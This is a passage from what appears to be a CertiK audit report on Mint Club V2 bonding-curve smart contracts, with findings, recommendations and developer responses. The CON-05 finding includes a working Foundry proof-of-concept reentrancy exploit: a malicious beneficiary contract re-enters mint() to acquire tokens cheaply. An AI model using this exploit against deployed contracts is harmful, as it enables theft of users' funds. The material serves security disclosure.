Category	Severity	Location	Status
Logical Issue	Minor	contracts/Locker.sol (12/26-4d0e48): 60, 63; contracts/MCV2_Bond.sol (12/26-4d0e48): 398~399, 401~402; contracts/MCV2_ZapV1.sol (12/26-4d0e48): 91, 99	Acknowledged

Description

When transferring deflationary ERC20 tokens, the input amount may not be equal to the received amount due to the charged transaction fee. For example, if a user sends 100 deflationary tokens (with a 10% transaction fee), only 90 tokens actually arrived to the contract. However, a failure to discount such fees may allow the same user to withdraw 100 tokens from the contract, which causes the contract to lose 10 tokens in such a transaction.

Reference: https://thoreum-finance.medium.com/what-exploit-happened-today-for-gocerberus-and-garuda-also-for-lokum-ybear-piggy-caramelswap-3943ee23a39f

```
60              IERC20(token).safeTransferFrom(msg.sender, address(this), amount);
```

```
63              IERC1155(token).safeTransferFrom(msg.sender, address(this), 0,
 amount, "");
```

- Transferring tokens by `amount`.

```
73          lockUp.amount = amount;
```

- The `amount` appears to be used for bookkeeping purposes without compensating the potential transfer fees.
- Note: `safeTransferFrom` is an external function and its behavior wasn't evaluated.

```
398          reserveToken.safeTransferFrom(user, address(this), reserveAmount);
```

- Transferring tokens by `reserveAmount`.

```
401          bond.reserveBalance += reserveAmount - royalty;
```

- The `reserveAmount` appears to be used for bookkeeping purposes without compensating the potential transfer fees.

- Note: `safeTransferFrom` is an external function and its behavior wasn't evaluated.

```
91          t.safeTransferFrom(_msgSender(), address(this), tokensToBurn);
```

- Transferring tokens by `tokensToBurn` .

```
99          BOND.burn(token, tokensToBurn, refundAmount, address(this));
```

- The `tokensToBurn` appears to be used for bookkeeping purposes without compensating the potential transfer fees.
- Note: `burn` is an external function and its behavior wasn't evaluated.

Recommendation

We advise the client to regulate the set of tokens supported and add necessary mitigation mechanisms to keep track of accurate balances if there is a need to support deflationary tokens.

Alleviation

[Mint Club Team, 01/11/2024]:
This issue is acknowledged and stated on README: https://github.com/Steemhunt/mint.club-v2-contract?tab=readme-ov-file#custom-erc20-tokens-as-reserve-tokens

We even have test cases for the tax tokens here:

https://github.com/Steemhunt/mint.club-v2-contract/blob/4503260b13e59013a54f2cb5df731a33aaa915cb/test/Bond.test.js#L883

On client side, we show a warning message to the creators and traders when they add their own custom tokens as collateral like below:

```
Be cautious with bonding pools using custom base tokens. Features like tax, rebase,
or blacklist in these tokens can unpredictably affect bonding curves. Research
thoroughly before buying, as refunds for minted tokens are often not possible.
```

CON-03 | MISSING ZERO ADDRESS VALIDATION

Category	Severity	Location	Status
Volatile Code	Minor	contracts/MCV2_Bond.sol (12/26-4d0e48): 92, 93; contracts/MCV2_Royalty.sol (12/26-4d0e48): 44; contracts/MCV2_ZapV1.sol (12/26-4d0e48): 116	Resolved

Description

Addresses are not validated before assignment or external calls, potentially allowing the use of zero addresses and leading to unexpected behavior or vulnerabilities. For example, transferring tokens to a zero address can result in a permanent loss of those tokens.

```
92          TOKEN_IMPLEMENTATION = tokenImplementation;
```

- `tokenImplementation` is not zero-checked before being used.

```
93          MULTI_TOKEN_IMPLEMENTATION = multiTokenImplementation;
```

- `multiTokenImplementation` is not zero-checked before being used.

```
116           (bool sent, ) = receiver.call{value: address(this).balance}("");
```

- `receiver` is not zero-checked before being used.

```
44          protocolBeneficiary = protocolBeneficiary_;
```

- `protocolBeneficiary_` is not zero-checked before being used.

Recommendation

It is recommended to add a zero-check for the passed-in address value to prevent unexpected errors.

Alleviation

[Mint Club Team, 01/11/2024]:

Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/Steemhunt/mint.club-v2-contract/commit/d813aeb744c63a020a5659c99f7a4dfb66741497

[CertiK, 01/12/2024]:

The team heeded the advice to resolve this issue and changes were reflected in the commit d813aeb744c63a020a5659c99f7a4dfb66741497.

CON-05 | CHECK-EFFECTS-INTERACTIONS PATTERN VIOLATION

Category	Severity	Location	Status
Concurrency, Coding Style	Minor	contracts/Locker.sol (12/26-4d0e48): 60, 63; contracts/MCV2_Bond.sol (12/26-4d0e48): 246, 274, 398; contracts/MerkleDistributor.sol (12/26-4d0e48): 100, 103	Resolved

Description

This Checks-Effects-Interactions Pattern is a best practice for writing secure smart contracts that involves performing all state changes before making any external function calls

In the `Locker` contract, function `createLockUp()` violates the this pattern.

External call(s)

```
 59          if (isERC20) {
 60              IERC20(token).safeTransferFrom(msg.sender, address(this), amount);
 61          } else {
 62              // Only support an ERC1155 token at id = 0
 63              IERC1155(token).safeTransferFrom(msg.sender, address(this), 0,
amount, "");
 64          }
```

State variables written after the call(s)

```
225         LockUp storage lockUp = lockUps[lockUps.length - 1];
226         lockUp.token = token;
227         lockUp.isERC20 = isERC20;
228         lockUp.unlockTime = unlockTime;
229         // lockUp.unlocked = false;
230         lockUp.amount = amount;
231         lockUp.receiver = receiver;
232         lockUp.title = title;
```

In the `MCV2_Bond` contract, function `mint()` violates the this pattern.

External call(s)

```
        reserveToken.safeTransferFrom(user, address(this), reserveAmount);
```

State variables written after the call(s)

```
        MCV2_ICommonToken(token).mintByBond(receiver, tokensToMint);
```

In the `MCV2_Bond` contract, function `createToken()` violates the this pattern.

External call(s)

```
        _collectCreationFee(msg.value);
```

State variables written after the call(s)

```
        address token = _clone(TOKEN_IMPLEMENTATION, tp.symbol);
        MCV2_Token newToken = MCV2_Token(token);
        newToken.init(tp.name, tp.symbol);
        ...
        _setBond(token, bp);
```

In the `MCV2_Bond` contract, function `createMultiToken()` violates the this pattern.

External call(s)

```
        _collectCreationFee(msg.value);
```

State variables written after the call(s)

```
        address token = _clone(MULTI_TOKEN_IMPLEMENTATION, tp.symbol);
        MCV2_MultiToken newToken = MCV2_MultiToken(token);
        newToken.init(tp.name, tp.symbol, tp.uri);
        ...
        _setBond(token, bp);
```

In the `MerkleDistributor` contract, function `createDistribution()` violates the this pattern.

External call(s)

```
        if (isERC20) {
            IERC20(token).safeTransferFrom(msg.sender, address(this), amountPerClaim
* walletCount);
        } else {
            // Only support an ERC1155 token at id = 0
            IERC1155(token).safeTransferFrom(msg.sender, address(this), 0,
amountPerClaim * walletCount, "");
        }
```

State variables written after the call(s)

```
...
distribution.amountPerClaim = amountPerClaim;
distribution.startTime = startTime;
distribution.endTime = endTime;

distribution.owner = msg.sender;
...
```

If the platform is compromised and an attacker updates `protocolBeneficiary` with a malicious callback contract, the risks to `MCV2_Bond` contract re-entry are greatly increased.

Here's the potential exploit scenario:

1. The creator initiates the `createToken` or `createMultiToken` function call and sends along the creation fee.
2. The contract collects the creation fee by sending it to the `protocolBeneficiary`.
3. If the `protocolBeneficiary` is a contract with a malicious fallback function, it could call back into the `MCV2_Bond` contract's `mint` function as part of the fallback execution.
4. Because the total supply of the new token is still 0 at this point, the malicious `protocolBeneficiary` could mint tokens at the lowest possible price as defined by the bond curve. This could be zero if the first step's price is set to 0.
5. After the fallback function completes, the original `createToken` or `createMultiToken` transaction continues, minting the initial `bp.stepRanges[0]` amount to the creator.

The re-entrance by the `protocolBeneficiary` could manipulate the token's price, allowing malicious user to acquire tokens at a more favorable rate than intended.

An external function call to the `safeTransferFrom()` or `fallback/receive` function is made before the state changes are made. This creates a potential vulnerability where an attacker could manipulate the contract's state during the external function call, which could lead to malicious actions.

To prevent such potential issue, it is important to ensure that all external function calls are made after the state changes have been made.

Scenario

In the event of a compromised private key, an attacker could manipulate the contract creation process by performing a front-running attack. This attack could unfold as follows:

1. A legitimate user calls the `createToken()` function, including the necessary creation fee in the transaction.
2. An attacker, monitoring the transaction mempool, identifies this pending transaction and determines that the new token will use a highly valued reserve token, such as stablecoins or WETH.
3. Leveraging the deterministic nature of contract address generation based on the token symbol, the attacker calculates the address of the token that will be created.

4. The attacker deploys a contract with a fallback function designed to exploit the situation and quickly updates the `protocolBeneficiary` address within the `MCV2_Bond` contract to this malicious contract, using a high gas fee to ensure that this transaction is confirmed before the user's `createToken()` transaction.
5. Once the user's `createToken()` transaction is processed, the contract's logic transfers the creation fee to the now-compromised `protocolBeneficiary`. The malicious contract's fallback function is triggered, allowing the attacker to mint tokens at the lowest possible price, potentially disrupting the intended token distribution and profiting from the situation.

This type of attack highlights the importance of safeguarding private keys and implementing measures to prevent front-running and re-entrancy attacks within smart contracts.

Proof of Concept

This proof of concept demonstrates a situation using Foundry where a malicious could exploit the `createToken()` function to manipulate bond token price, allowing an attacker to acquire tokens at a more favorable rate than intended.

```
// SPDX-License-Identifier: UNLICENSED

pragma solidity =0.8.20;

import "forge-std/Test.sol";
import "./TimestampConverter.sol";
import "@openzeppelin/contracts/token/ERC721/utils/ERC721Holder.sol";
import "solpretty/SolPrettyTools.sol";
import "../../contracts/Locker.sol";
import "../../contracts/MCV1_Wrapper.sol";
import "../../contracts/MCV2_Token.sol";
import "../../contracts/MCV2_MultiToken.sol";
import "../../contracts/MCV2_ZapV1.sol";
import "../../contracts/MerkleDistributor.sol";
import "./WETH9.sol";
import "../../contracts/mock/TestToken.sol";

contract MintClubBaseTest is Test, ERC721Holder, SolPrettyTools {

    using TimestampConverter for uint256;

    Locker public locker;
    MCV1_Wrapper public wrapper;
    MCV2_Token public TOKEN_IMPLEMENTATION;
    MCV2_MultiToken public MULTI_TOKEN_IMPLEMENTATION;
    MCV2_ZapV1 public zapV1;
    MerkleDistributor public merkleDistributor;
    MCV2_Bond public bond;
    WETH9 public weth;
    TestToken public USDC;
    MCV2_Token public erc20Token;
    MCV2_MultiToken public erc1155Token;


    address public Beneficiary = makeAddr("Beneficiary");
    address public Bob = makeAddr("Bob");
    address public Tom = makeAddr("Tom");


    function setUp() public virtual {
        vm.warp(1704722400);
        locker = new Locker();
        wrapper = new MCV1_Wrapper();
        TOKEN_IMPLEMENTATION = new MCV2_Token();
        MULTI_TOKEN_IMPLEMENTATION = new MCV2_MultiToken();
        bond = new MCV2_Bond(address(TOKEN_IMPLEMENTATION),
address(MULTI_TOKEN_IMPLEMENTATION), Beneficiary, 1 ether, 10000);
        weth = new WETH9();
        zapV1 = new MCV2_ZapV1(address(bond), address(weth));
```

```
        merkleDistributor = new MerkleDistributor();
        USDC = new TestToken(1e10 ether, "USDC", "USDC", 18);

        //init funds
        deal(Bob, 1e8 ether);
        deal(Tom, 1e8 ether);
        deal(address(USDC), Bob, 1e8 ether);
        deal(address(USDC), Tom, 1e8 ether);

        //set labels
        vm.label(address(bond), "Bond");
        vm.label(address(locker), "Locker");
        vm.label(address(zapV1), "Zap");
        vm.label(address(USDC), "USDC");
        vm.label(address(weth), "WETH");

    }

    function userCreateToken(address _user, string memory _name, string memory
_symbol, address _reserveToken) internal returns (address) {
        MCV2_Bond.TokenParams memory tokenParams = MCV2_Bond.TokenParams({
            name: _name,
            symbol: _symbol
        });
        uint256 total = 1e5;
        uint256 length = 20;
        uint128[] memory stepRanges = new uint128[](length);
        uint128[] memory stepPrices = new uint128[](length);
        for (uint256 i; i < length; i++) {
            stepRanges[i] = uint128(total / length * (i + 1) * 1 ether);
            if (i == 0) {
                stepPrices[i] = 0;
            } else {
                stepPrices[i] = uint128(1 ether * (i + 1));
            }
            console2.log("Step#%d: range is %d ether, price is %d ether", i,
stepRanges[i] / 1e18, stepPrices[i] / 1e18);
        }
        MCV2_Bond.BondParams memory bondParams = MCV2_Bond.BondParams({
            mintRoyalty: 1000,
            burnRoyalty: 1000,
            reserveToken: _reserveToken,
            maxSupply: uint128(total * 1 ether),
            stepRanges: stepRanges,
            stepPrices: stepPrices
        });

        address retAddress;
        vm.startPrank(_user);
```

```
        console2.log("%s - %s Creates Token %s", block.timestamp.convertTimestamp(),
vm.getLabel(_user), _symbol);
        retAddress = bond.createToken{value: bond.creationFee()}(tokenParams,
bondParams);
        vm.stopPrank();
        return retAddress;
    }

    function userCreateMultiToken(address _user, string memory _name, string memory
_symbol,
        string memory _uri, address _reserveToken) internal returns (address) {
        MCV2_Bond.MultiTokenParams memory tokenParams = MCV2_Bond.MultiTokenParams({
            name: _name,
            symbol: _symbol,
            uri: _uri
        });

        uint256 total = 1e5;
        uint256 length = 20;
        uint128[] memory stepRanges = new uint128[](length);
        uint128[] memory stepPrices = new uint128[](length);
        for (uint256 i; i < length; i++) {
            stepRanges[i] = uint128(total / length * (i + 1));
            if (i == 0) {
                stepPrices[i] = 0;
            } else {
                stepPrices[i] = uint128(2 ether * (i + 1));
            }
            //console2.log("Step#%d: range is %d, price is %d ether", i,
stepRanges[i], stepPrices[i] / 1e18);
        }
        MCV2_Bond.BondParams memory bondParams = MCV2_Bond.BondParams({
            mintRoyalty: 1000,
            burnRoyalty: 1000,
            reserveToken: _reserveToken,
            maxSupply: uint128(total),
            stepRanges: stepRanges,
            stepPrices: stepPrices
        });
        address retAddress;
        vm.startPrank(_user);
        console2.log("%s - %s Creates Multi Token %s",
block.timestamp.convertTimestamp(), vm.getLabel(_user), _symbol);
        retAddress = bond.createMultiToken{value: bond.creationFee()}(tokenParams,
bondParams);
        vm.stopPrank();
        return retAddress;
    }
```

```
    function getReserveToken(address _token) internal view returns (address, string
memory symbol) {
        MCV2_Bond.BondDetail memory bondDetail = bond.getDetail(_token);
        return (bondDetail.info.reserveToken, bondDetail.info.symbol);
    }

    function userMintToken(address _user, address _token, uint256 _mintAmount,
uint256 _maxReserveAmount) internal {
        vm.startPrank(_user);
        (address reserveToken, string memory symbol) = getReserveToken(_token);
        uint256 count = _mintAmount >= 1e18 ? _mintAmount / 1e18 : _mintAmount;
        console2.log("%s Mints %d (ether) %s Token", vm.getLabel(_user), count,
symbol);
        IERC20(reserveToken).approve(address(bond), _maxReserveAmount);
        bond.mint(_token, _mintAmount, _maxReserveAmount, _user);
        vm.stopPrank();
    }

    function userClaimRoyalty(address _user, address _reserveToken) internal {
        vm.startPrank(_user);
        console2.log("%s Claims Royalty", vm.getLabel(_user));
        bond.claimRoyalties(_reserveToken);
        vm.stopPrank();
    }

    function userBurnToken(address _user, address _token, uint256 _burnAmount,
uint256 _minRefundAmount) internal {
        vm.startPrank(_user);
        (, string memory symbol) = getReserveToken(_token);
        uint256 count = _burnAmount >= 1e18 ? _burnAmount / 1e18 : _burnAmount;
        console2.log("%s Burns %d ether %s Token", vm.getLabel(_user), count,
symbol);
        try IERC20(_token).approve(address(bond), _burnAmount) {
        } catch {
            IERC1155(_token).setApprovalForAll(address(bond), true);
        }
        bond.burn(_token, _burnAmount, _minRefundAmount, _user);
        vm.stopPrank();
    }

    function showBalance(address _token, address _account) internal {
        uint256 balance;
        if (_token == address(0x0)) {
            balance = payable(_account).balance;
            console2.log("%s's Native Token Balance is :", vm.getLabel(_account));
        } else {
            balance = IERC20(_token).balanceOf(_account);
            console2.log("%s's %s Balance is :", vm.getLabel(_account),
vm.getLabel(_token));
        }
```

```
        pp(balance, 18, 2, " ether");
    }

    function showERC1155Balance(address _token, address _user) internal {
        uint256 balance = IERC1155(_token).balanceOf(_user, 0);
        console2.log("%s's %s Balance is :", vm.getLabel(_user),
vm.getLabel(_token), balance);
    }
}
```

```
// SPDX-License-Identifier: UNLICENSED

pragma solidity =0.8.20;

import {MCV2_Bond, IERC20} from "./MCV2_Bond.sol";

contract MaliciousBeneficiary {

    MCV2_Bond public bond;
    address public erc20Token;
    address public USDC;

    address public constant RECEIVER = 0x56669124E25dDF49FB01F678d691453C4590E1e4;
//Tom

    constructor(address _bond, address _token, address _reserveToken) {
        bond = MCV2_Bond(_bond);
        erc20Token = _token;
        USDC = _reserveToken;
        IERC20(USDC).approve(_bond, type(uint256).max);
    }

    fallback() external payable {
        bond.mint(erc20Token, 5001 ether, type(uint256).max, RECEIVER);
    }
}
```

```
// SPDX-License-Identifier: UNLICENSED

pragma solidity =0.8.20;

import "./MintClubBase.t.sol";
import "../../contracts/MaliciousBeneficiary.sol";

contract MintClubBondTest is MintClubBaseTest {

    MaliciousBeneficiary public maliciousBeneficiary;

    function setUp() public override {
        super.setUp();
        address token = userCreateToken(Bob, "MC01", "MC01", address(USDC));
        erc20Token = MCV2_Token(token);
        token = userCreateMultiToken(Tom, "MC02", "MC02",
"ipfs://QmS4ustL54uo8FzR9455qaxZwuMiUhyvMcX9Ba8nUH4uVv", address(USDC));
        erc1155Token = MCV2_MultiToken(token);

        vm.label(address(erc20Token), "MC01");
        vm.label(address(erc1155Token), "MC02");

        bytes32 salt = keccak256(abi.encodePacked(address(bond), "BABY"));
        address predicted =
predictDeterministicAddress(address(TOKEN_IMPLEMENTATION), salt, address(bond));

        maliciousBeneficiary = new MaliciousBeneficiary(address(bond), predicted,
address(USDC));
        vm.label(address(maliciousBeneficiary), "MaliciousBeneficiary");
        vm.label(predicted, "Baby Token");
        deal(address(USDC), address(maliciousBeneficiary), 1e5 ether);
    }

    function predictDeterministicAddress(
        address implementation,
        bytes32 salt,
        address deployer
    ) internal pure returns (address predicted) {
        assembly {
            let ptr := mload(0x40)
            mstore(add(ptr, 0x38), deployer)
            mstore(add(ptr, 0x24), 0x5af43d82803e903d91602b57fd5bf3ff)
            mstore(add(ptr, 0x14), implementation)
            mstore(ptr, 0x3d602d80600a3d3981f3363d3d373d3d3d363d73)
            mstore(add(ptr, 0x58), salt)
            mstore(add(ptr, 0x78), keccak256(add(ptr, 0x0c), 0x37))
            predicted := keccak256(add(ptr, 0x43), 0x55)
        }
    }
```

```
    function test_POC4_PriceManipulation_createToken_mint_reentrancy() public {
        console2.log("Update Beneficiary to a malicious contract");
        deal(address(USDC), address(bond) ,10000 ether);
        deal(address(USDC), Tom ,0);
        showBalance(address(USDC), Tom);
        uint256 initialBondUSDCBalance = USDC.balanceOf(address(bond));
        showBalance(address(USDC), address(bond));
        bond.updateProtocolBeneficiary(address(maliciousBeneficiary));
        showBalance(address(USDC), address(maliciousBeneficiary));
        address babyToken = userCreateToken(Bob, "Baby Token", "BABY",
address(USDC));
        assertEq(maliciousBeneficiary.erc20Token(), babyToken);
        showBalance(address(USDC), address(maliciousBeneficiary));
        showBalance(address(0), address(maliciousBeneficiary));
        showBalance(babyToken, Bob);
        showBalance(babyToken, Tom);
        uint256 accumulatedUSDC = USDC.balanceOf(address(bond)) -
initialBondUSDCBalance;
        console2.log("Baby Total Supply is %d ether, accumulated reserve token is %d
ether",
            MCV2_ICommonToken(babyToken).totalSupply() / 1e18, accumulatedUSDC /
1e18);
        userMintToken(Bob, babyToken, 5000 ether, type(uint256).max);
        userBurnToken(Tom, babyToken, 5000 ether, 0);
        showBalance(address(USDC), Tom);
        showBalance(address(USDC), address(bond));
    }
}
```

Test result:

```
% forge test --mc MintClubBondTest --mt test_POC4 -vvv
[⠒] Compiling...
No files changed, compilation skipped

Running 1 test for test/audit/MintClubBond.t.sol:MintClubBondTest
[PASS] test_POC4_PriceManipulation_createToken_mint_reentrancy() (gas: 1497482)
Logs:
  ....
  Update Beneficiary to a malicious contract
  Tom's USDC Balance is :
  0.00  ether
  Bond's USDC Balance is :
  10,000.00  ether
  MaliciousBeneficiary's USDC Balance is :
  100,000.00  ether
  ....
  2024-1-8 14:0:0 - Bob Creates Token BABY
  MaliciousBeneficiary's USDC Balance is :
  99,997.80  ether
  MaliciousBeneficiary's Native Token Balance is :
  1.00  ether
  Bob's Baby Token Balance is :
  5,000.00  ether
  Tom's Baby Token Balance is :
  5,001.00  ether
  Baby Total Supply is 10001 ether, accumulated reserve token is 2 ether
  Bob Mints 5000 (ether) BABY Token
  Tom Burns 5000 ether BABY Token
  Tom's USDC Balance is :
  13,500.90  ether
  Bond's USDC Balance is :
  13,002.40  ether

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 10.70ms

Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Upon executing the `createToken()` function, the `BABY` token comes into existence with a total supply of 10,001 ether, distributing 5,001 ether to Tom (the exploiter) and granting 5,000 ether to Bob (the creator) at no cost. Tom, however, only contributes 2 USDC for the tokens, far less than the expected amount of 10,002 USDC. Subsequently, the exploiter is positioned to sell his entire holding of `BABY` tokens for a profit.

Recommendation

We recommend using the Checks-Effects-Interactions Pattern to avoid the risk of calling unknown contracts prevent unexpected behavior.

Alleviation

[Mint Club Team, 01/11/2024]:

Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/Steemhunt/mint.club-v2-contract/commit/4102a1dac45eb7b94bbcf9b821a5e983354158b9

[CertiK, 01/12/2024]:

The team heeded the advice and **partially resolved** this issue and changes were reflected in the commit 4102a1dac45eb7b94bbcf9b821a5e983354158b9.

It's observed that the external calls to `_collectCreationFee(msg.value);` in both the `createToken()` and `createMultiToken()` functions within the `MCV2_Bond` contract still violate the CEI pattern.

If the platform is compromised and an attacker updates `protocolBeneficiary` with a malicious callback contract, there's a risk of a re-entrancy attack. Such an attack could target the `MCV2_Bond` contract's `mint` function, potentially leading to manipulation of the token's price.

[Mint Club Team, 01/16/2024]:

Additional fix is here:

https://github.com/Steemhunt/mint.club-v2-contract/commit/058ab86d43d030dffe8b066233b4d2c4fe1cd523

[CertiK, 01/16/2024]:

The team heeded the advice to resolve this issue and changes were reflected in the commit 058ab86d43d030dffe8b066233b4d2c4fe1cd523.

MCB-03 | UNSAFE INTEGER CAST

Category	Severity	Location	Status
Incorrect Calculation	Minor	contracts/MCV2_Bond.sol (12/26-4d0e48): 570	Resolved

Description

Type casting refers to changing an variable of one data type into another. The code contains an unsafe cast between integer types, which may result in unexpected truncation or sign flipping of the value.

```
570             currentSupply: uint128(t.totalSupply()),
```

Casted expression `t.totalSupply()` has estimated range [0, 1157920892373161954235709850086879078532699846656405640394575840079131296399 35] but target type `uint128` has range [0, 340282366920938463463374607431768211455].

Recommendation

It is recommended to check the bounds of integer values before casting. Alternatively, consider using the `SafeCast` library from OpenZeppelin to perform safe type casting and prevent undesired behavior.

Reference: https://github.com/OpenZeppelin/openzeppelin-contracts/blob/cf86fd9962701396457e50ab0d6cc78aa29a5ebc/contracts/utils/math/SafeCast.sol

Alleviation

[Mint Club Team, 01/11/2024]:
Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/Steemhunt/mint.club-v2-contract/commit/d262054d2b9b909a5db52f3aa1de1705efbad7de

[CertiK, 01/12/2024]:
The team heeded the advice to resolve this issue and changes were reflected in the commit d262054d2b9b909a5db52f3aa1de1705efbad7de.

MCB-05 AMBIGUITY IN `currentPrice()` NAMING LEADING TO MISUNDERSTANDING OF TOKEN PRICING

Category	Severity	Location	Status
Inconsistency	Minor	contracts/MCV2_Bond.sol (12/26-4d0e48): 522	Resolved

Description

The `currentPrice()` function in the `MCV2_Bond` contract is meant to give users the price of a token based on its current supply. However, due to the increment of `currentSupply` within the function, it effectively returns the price for minting the next token, rather than the current price of the last minted token.

Here's the specific line causing the issue:

```
        if (currentSupply < maxSupply(token)) {
            ++currentSupply; // Ensure currentSupply is in the next range
        }
```

By incrementing the `currentSupply`, the function calculates the price at the next step of the bonding curve, which would apply after the current token is sold. This could lead to confusion among users or developers who might expect `currentPrice()` to return the price at which the most recently minted token was sold, not the price of the next token to be minted.

The issue here is one of naming and expectations. The name `currentPrice` suggests the price of the token in its current state, not after a state change (i.e., after the next minting occurs). This could be misleading and result in incorrect financial calculations or expectations from the users interacting with the contract.

Proof of Concept

```
    function test_currentPrice() public {
        uint256 currentPrice = bond.currentPrice(address(erc1155Token));
        uint256 totalSupply =
MCV2_ICommonToken(address(erc1155Token)).totalSupply();
        console2.log("totalSupply is %d, currentPrice is %d ether", totalSupply
,currentPrice / 1e18);

        userMintToken(Bob, address(erc1155Token), 4999, type(uint256).max);
        totalSupply = MCV2_ICommonToken(address(erc1155Token)).totalSupply();
        currentPrice = bond.currentPrice(address(erc1155Token));
        console2.log("totalSupply is %d, currentPrice is %d ether", totalSupply
,currentPrice / 1e18);
    }
```

Test result:

```
% forge test --mc MintClubBondTest --mt test_currentPrice -vv
[⠊] Compiling...
[⠒] Compiling 5 files with 0.8.20
[⠢] Solc 0.8.20 finished in 84.20s
Compiler run successful!

Running 1 test for test/audit/MintClubBond.t.sol:MintClubBondTest
[PASS] test_currentPrice() (gas: 317739)
Logs:
  2024-1-8 14:0:0 - Bob Creates Token MC01
  Step#0: range is 5000, price is 0 ether
  Step#1: range is 10000, price is 4 ether
  Step#2: range is 15000, price is 6 ether
  Step#3: range is 20000, price is 8 ether
  Step#4: range is 25000, price is 10 ether
  Step#5: range is 30000, price is 12 ether
  Step#6: range is 35000, price is 14 ether
  Step#7: range is 40000, price is 16 ether
  Step#8: range is 45000, price is 18 ether
  Step#9: range is 50000, price is 20 ether
  Step#10: range is 55000, price is 22 ether
  Step#11: range is 60000, price is 24 ether
  Step#12: range is 65000, price is 26 ether
  Step#13: range is 70000, price is 28 ether
  Step#14: range is 75000, price is 30 ether
  Step#15: range is 80000, price is 32 ether
  Step#16: range is 85000, price is 34 ether
  Step#17: range is 90000, price is 36 ether
  Step#18: range is 95000, price is 38 ether
  Step#19: range is 100000, price is 40 ether
  2024-1-8 14:0:0 - Tom Creates Multi Token MC02
  totalSupply is 5000, currentPrice is 4 ether
  Bob Mints 4999 (ether) MC02 Token
  totalSupply is 9999, currentPrice is 4 ether

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 9.54ms

Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Recommendation

It's recommended to update the code to avoid the confusion. For example:

1. **Renaming**: Change the function name to better reflect its behavior, such as `nextTokenPrice()` or `priceForNextMint()`.

2. **Documentation**: Clearly document what the function does, emphasizing that it provides the price for the subsequent token, not the current one.

Alleviation

[Mint Club Team, 01/11/2024]:

Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/Steemhunt/mint.club-v2-contract/commit/0e3a953be9dca1d69062f3e3ef10ebf1d7856934

[CertiK, 01/12/2024]:

The team heeded the advice to resolve this issue by renaming `currentPrice` to `priceForNextMint` and changes were reflected in the commit 0e3a953be9dca1d69062f3e3ef10ebf1d7856934.

MCR-01 | POTENTIAL DOS ATTACK

Category	Severity	Location	Status
Denial of Service	Minor	contracts/MCV2_Royalty.sol (12/26-4d0e48): 108	Acknowledged

Description

The issue lies within the `MCV2_Royalty` contract where users are required to pay creation fee while creating bond tokens. The creation fee is transferred to the `protocolBeneficiary` address, which can be altered by the contract owner.

```
108         (bool success, ) = payable(protocolBeneficiary).call{value: amount}("")
;
109         if (!success) revert MCV2_Royalty__CreationFeeTransactionFailed();
```

If the `protocolBeneficiary` is a malicious contract that either lacks a `receive()` or `fallback()` function, or explicitly rejects incoming native coins, this will lead to the entire transaction being reverted. This means that users will be unable to create tokens - a situation known as a denial of service (DoS) attack.

Recommendation

To address this problem, it is advisable to restructure the code to prevent such a DOS scenario. For instance:

- **Using Externally Owned Accounts (EOA)**: Make sure the `protocolBeneficiary` address is an externally owned account.
- **Using Wrapped Native Token**: Rather than transferring native ETH, the contract could handle the fee transfer with WETH (or a similar wrapped token).
- **Using Pull Over Push Pattern**: As opposed to pushing payments towards recipients, give recipients the ability to pull their own funds. This approach ensures the main contract's operations continue unimpeded, and each recipient is tasked with withdrawing their own funds. If a withdrawal fails for one recipient, it doesn't affect the others. Please read more about this pattern here.

Alleviation

[Mint Club Team, 01/11/2024]:
We had a previous discussion here: https://github.com/Steemhunt/mint.club-v2-contract/issues/56

Issue acknowledged. I won't make any changes for the current version.

MCR-02 | NO UPPER LIMIT FOR `creationFee`

Category	Severity	Location	Status
Logical Issue	Minor	contracts/MCV2_Royalty.sol (12/26-4d0e48): 45, 63	Acknowledged

Description

There are no upper boundaries for `creationFee` which is a fee charged for the creation of tokens in the Mint Club platform. It is possible to set the fee up to any arbitrary amount.

```
    constructor(address protocolBeneficiary_, uint256 creationFee_, address
msgSender) Ownable(msgSender) {
        protocolBeneficiary = protocolBeneficiary_;
        creationFee = creationFee_;
    }
```

```
    function updateCreationFee(uint256 amount) external onlyOwner {
        creationFee = amount;

        emit CreationFeeUpdated(amount);
    }
```

Recommendation

We recommend adding reasonable boundaries for the fees.

Alleviation

[Mint Club Team, 01/11/2024]:

The `creationFee` is collected in the native token of each blockchain, so setting "reasonable boundaries" for each chain may not be feasible (e.g., MATIC is 2000 times cheaper than ETH). Since this is an admin-only function, validation may not be necessary.

[CertiK, 01/12/2024]: This `creationFee` can only be set by the role of `_owner`, the contract owner should be careful when setting the value of `creationFee`.

MCZ-01 | UNUSED RETURN VALUE

Category	Severity	Location	Status
Volatile Code	Minor	contracts/MCV2_ZapV1.sol (12/26-4d0e48): 34, 95	Resolved

Description

The smart contract does not check or store the return value of an external call in a local or state variable, which may introduce vulnerabilities due to the unhandled outcome.

```
34          WETH.approve(bondAddress, MAX_INT);
```

```
95              t.approve(address(BOND), MAX_INT);
```

Recommendation

It is suggested to ensure proper error handling by checking or using the return values of all external function calls, and storing them in appropriate local or state variables if necessary.

Alleviation

[Mint Club Team, 01/11/2024]:
Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/Steemhunt/mint.club-v2-contract/commit/bed0437610f8d824b5b7b7c72608f6302c12f5e0

[CertiK, 01/12/2024]:
The team heeded the advice to resolve this issue and changes were reflected in the commit bed0437610f8d824b5b7b7c72608f6302c12f5e0.

MCB-01 | POTENTIAL OUT-OF-GAS EXCEPTION

Category	Severity	Location	Status
Logical Issue	Informational	contracts/MCV2_Bond.sol (12/26-4d0e48): 355, 439	Acknowledged

Description

When a loop allows an arbitrary number of iterations or accesses state variables in its body, the function may run out of gas and revert the transaction.

```
355         for (uint256 i = getCurrentStep(token, currentSupply); i < steps.length
; ++i) {
```

Function `MCV2_Bond.getReserveForToken` contains a loop and its loop condition depends on state variables: `tokenBond`.

```
439         while (i >= 0 && tokensLeft > 0) {
```

Function `MCV2_Bond.getRefundForTokens` contains a loop and its loop condition depends on external calls: `t.totalSupply`.

In the `MCV2_Bond` contract, there is no limitation on `MAX_STEPS`. If there are a large number of steps in a bond, it may cause the above loops run out of gas.

Recommendation

It is recommended to either 1) place limitations on the loop's bounds or 2) add limitation for `MAX_STEPS` to ensure a reasonable loop times.

